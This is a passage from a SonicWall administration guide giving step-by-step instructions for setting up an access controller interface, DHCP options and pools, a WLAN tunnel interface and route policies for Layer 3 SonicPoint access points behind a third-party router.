5 In the **IP Address** field, enter the IP address of the interface. For example, `10.10.10.1`. A default value of **0.0.0.0** is displayed.

6 in the **Subnet Mask** field, enter the subnet mask for the interface. For example, **255.255.255.0** (this is the default value).

7 Optionally, enter a comment in the **Comment** field. This comment will display in the **Comment** column of the **Interface Settings** table of **Network > Interfaces**.

8 Select one or more types of web management for this interface:

- **HTTPS** – Enables remote management of the SonicWall through the HTTPS protocol.

  NOTE: If you select **HTTPS**, the **Add rule to enable redirect from HTTP to HTTPS** option is enabled automatically.

- **Ping** – Enables remote management of the SonicWall through the Ping protocol.
- **SNMP** – Enables remote management of the SonicWall through the SNMP protocol.
- **SSH** – Enables remote management of the SonicWall through the SSH protocol.

NOTE: If you do not enable web management here, you must enable it on another interface. A warning message will appear if you leave the dialog without enabling at least one web management protocol.

9 Optionally, select **HTTPS** for **User Login** to enable users with management rights to log in to the SonicWall.

NOTE: The HTTP option is dimmed (unavailable).

10 If you did not select **HTTPS** for **Management**, but did select **HTTPS** for **User Login**, to enable users logging in from HTTP to be redirected to HTTPS, select **Add rule to enable redirect from HTTP to HTTPS**.

11 Click **OK**.


The X4 entry in the **Interface Settings** table is updated.

X3	Unassigned	0.0.0.0	0.0.0.0	N/A	No link		
X4	LAN	10.10.10.1	255.255.255.0	Static	No link	SonicPoint	
X5	Unassigned	0.0.0.0	0.0.0.0	N/A	1 Gbps Full Duplex		


Configuring the DHCP Server

To configure a DHCP Option Object for CAPWAP and a DHCP pool of IP addresses for the SonicPoints behind a third-party router:


1 Navigate to the **Network > DHCP Server** page.



2 Click the **Advanced** button. The **DHCP Advanced Settings** dialog displays.



3 Click the **Add Option** button. The **Add DHCP Option Object** dialog appears.




4 In the **Option Name** field, enter a descriptive name for the DHCP option object, such as **cap**.

5 From the **Option Number** drop-down menu, select **138 (CAPWAP AC IPv4 Address List)**. The **Option Array** option becomes active, and the **Option Type** is set to **IP Address**.


6 Select the **Option Array** option.

NOTE: The **Option Type** drop-down menu is dimmed but displays **IP Address**.

7 In the **Option Value** field, enter the IP address for the X4 interface you configured in Configuring the Access Controller Interface. For example, **10.10.10.1**.



8 Click **OK**. The new Option Object is displayed in the **Option Objects** section of the **DHCP Advanced Settings** dialog.




9 Click **OK**.


Configuring a DHCP Pool of Addresses

To configure a DHCP pool of addresses for the SonicPoints behind the router:

1 Navigate to the **Network > DHCP Server** page.




2 Under the **DHCPv4 Server Lease Scopes** table, click the **Add Dynamic** button. The **Dynamic Range Configuration** dialog appears.




3 Select the **Enable this DHCP Scope** option. This is selected by default.

4 Enter the appropriate IP addresses or values in the **Range Start**, **Range End**, **Lease Time (minutes)** (default is 1440 minutes), **Default Gateway**, and **Subnet Mask** fields.




5 Click the **Advanced** tab.



6 In the **DHCP Generic Option Group** drop-down menu, select the DHCP Option Object you created in Configuring the DHCP Server.

7 Select the **Send Generic options always** option.


8 Click **OK**. The **DHCPv4 Server Lease Scopes** table is updated.




Configuring the WLAN Tunnel Interface

To configure a WLAN tunnel interface and assign it to the X4 interface:


1 Navigate to the **Network > Interfaces** page.



2 From the **Add Interface** drop-down menu, select **WLAN Tunnel Interface**. The **Add WLAN Tunnel Interface** dialog displays.



3 From the **Zone** menu, select **WLAN**. The options change.



4 Enter the Tunnel ID in the **Tunnel ID** field. The default is **0**.

5 From the **Tunnel Source Interface** drop-down menu, select the interface, such as X4 in this scenario.

6 From the **Mode / IP Assignment** drop-down menu, select **Static IP Mode**. This is the default.

7 In the **IP Address** field, enter the IP address for the WLAN tunnel interface. For example, `172.17.31.1`.

8 In the **Subnet Mask** box, enter the subnet mask. The default is **255.255.255.0**.

9 From the **SonicPoint Limit** drop-down menu, select the maximum number of SonicPoints for this interface.

10 (Optional) In the **Comment** field, enter a descriptive comment. This comment is displayed in the **Comment** field.

11 If you did not specify a web management protocol in Configuring the Access Controller Interface, select one or more **Management** options: **HTTPS**, **Ping**, **SNMP**, **SSH**.

NOTE: If you select **HTTPS**, the **Add rule to enable redirect from HTTP to HTTPS** option is enabled automatically.


NOTE: If you do not enable web management here, you must enable it on another interface. A warning message will appear if you leave the dialog without enabling at least one web management protocol.

12 If you did not specify a login protocol in Configuring the Access Controller Interface, optionally select **HTTPS** for **User Login** to enable users with management rights to log in to the SonicOS.

NOTE: The HTTP option is dimmed (unavailable).


13 If you did not select **HTTPS** for **Management**, but did select **HTTPS** for **User Login**, to enable users logging in from HTTP to be redirected to HTTPS, select **Add rule to enable redirect from HTTP to HTTPS**.

14 Click **OK**. The **Interface Settings** table is updated.



NOTE: A default DHCP IP address pool, such as `172.17.31.1/24`, is automatically created for wireless clients.


15 To verify, navigate to the **Firewall > Access Rules** page. You should see a Layer 3 Management option in the **Access Rules** table.




Adding a Route Policy

To configure a route policy that forwards all packets intended for a Layer 3 SonicPoint network to the default gateway:

1 Navigate to the **Network > Routing** page.



2 In the **Route Policies** table, click **Add...**. The **Add Route Policy** dialog displays.



3 From the **Source** drop-down menu, select **Any**. This is the default.

4 From the **Destination** drop-down menu, select the address object of the default gateway. The default is **Any**.

5 From the **Service** drop-down menu, select a service object. The default is **Any**.


6 From the **Gateway** drop-down menu, select an address object. The default is **0.0.0.0**.

7 From the **Interface** drop-down menu, select an interface. For this scenario, select **X4**.

8 In the **Metric** field, enter **1**. The minimum value is 1, the maximum is 254, and the default is **1**.

A metric is a weighted cost assigned to static and dynamic routes. Lower metric costs are considered better and take precedence over higher costs. SonicOS adheres to Cisco-defined metric values for directly connected interfaces, statically encoded routes, and all dynamic IP routing protocols.

9 Click **OK**. The **Route Policies** table is updated.



Configuring a Remote Router Connected to SonicPoints

To configure a third-party router that is connected to a SonicWall security interface at one end and to SonicPoints at the other end:

1 For the interface on the remote router that is connected to the SonicWall security appliance, configure the IP address `10.10.10.2/24`.

